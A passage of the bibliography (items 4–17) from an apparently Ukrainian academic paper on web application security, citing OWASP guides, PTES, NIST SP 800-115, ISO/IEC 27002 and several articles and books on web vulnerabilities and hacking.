4. Krishnaraj N., Madaan C., Awasthi S., Subramani R., Avinash H., Mukim S. Common vulnerabilities in real world web applications / Vellore Institute of Technology, Vellore Campus, Tiruvalam Rd, Katpadi, Vellore, Tamil Nadu, 632014, India, 2023.
5. Wilson J. Cyber-attacks on web applications up 800 per cent in H1 2020: Report [Електронний ресурс] // The Safety Mag. – 2020. URL: https://www.thesafetymag.com/ca/topics/technology/cyber-attacks-on-web-applications-up-800-per-cent-in-h1-2020-report/240124.
6. Erşahin B., Erşahin M. Web application security // South Florida Journal of Development. – Miami, 2022. – Vol. 3, No. 4. – P. 4194–4203.
7. Disawal S., Suman U. Enhancing Security to Prevent Vulnerabilities in Web Applications // International Journal of Engineering Trends and Technology. – 2024. – Vol. 72, Issue 7. – P. 278–283.
8. OWASP Testing Guide v4. OWASP Foundation, 2014. [Електронний ресурс]. URL: https://owasp.org/www-project-web-security-testing-guide/. (дата звернення: 10.11.2024).

9. OWASP Top 10: 2021. OWASP Foundation, 2021. [Електронний ресурс]. URL: https://owasp.org/www-project-top-ten. (дата звернення: 12.11.2024).
10. OWASP Application Security Verification Standard (ASVS) v4.0.3. OWASP Foundation, 2020. [Електронний ресурс]. URL: https://owasp.org/www-project-application-security-verification-standard. (дата звернення: 12.11.2024).
11. OWASP Cheat Sheet Series. OWASP Foundation, 2023. [Електронний ресурс]. URL: https://cheatsheetseries.owasp.org/. (дата звернення: 14.11.2024).
12. PTES Technical Guidelines v1.1. The Penetration Testing Execution Standard, 2014. [Електронний ресурс]. URL: http://www.pentest-standard.org/. (дата звернення: 13.11.2024).
13. NIST Special Publication 800-115. Technical Guide to Information Security Testing and Assessment. National Institute of Standards and Technology, 2008. [Електронний ресурс]. URL: https://csrc.nist.gov/publications/detail/sp/800-115/final (дата звернення: 15.11.2024).
14. ISO/IEC 27002:2022. Information security, cybersecurity and privacy protection — Information security controls. International Organization for Standardization, 2022. [Електронний ресурс]. URL: https://www.iso.org/standard/75652.html (дата звернення: 16.11.2024).
15. Боскін О. О., Корніловська Н. В., Поліщук В. М., Сарафанніков Н. В. Безпека веб-додатків та хакерські атаки. Вісник ХНТУ, No 3(86), 2023 р. — С. 83. URL: https://doi.org/10.35546/kntu2078-4481.2023.3.11. (дата звернення: 14.11.2024).
16. Rich Cannings, Himanshu Dwivedi, Zane Lackey., Hacking Exposed Web 2.0: Web 2.0 Security Secrets and Solutions/ Rich Cannings, Himanshu Dwivedi, Zane Lackey // McGraw-Hill Education; December 2007.
17. Інформаційна безпека та інформаційні технології: збірник тез доповідей IV Міжнародної науково-практичної конференції, ІБІТ 2022, м. Львів, 2022. – 380 с.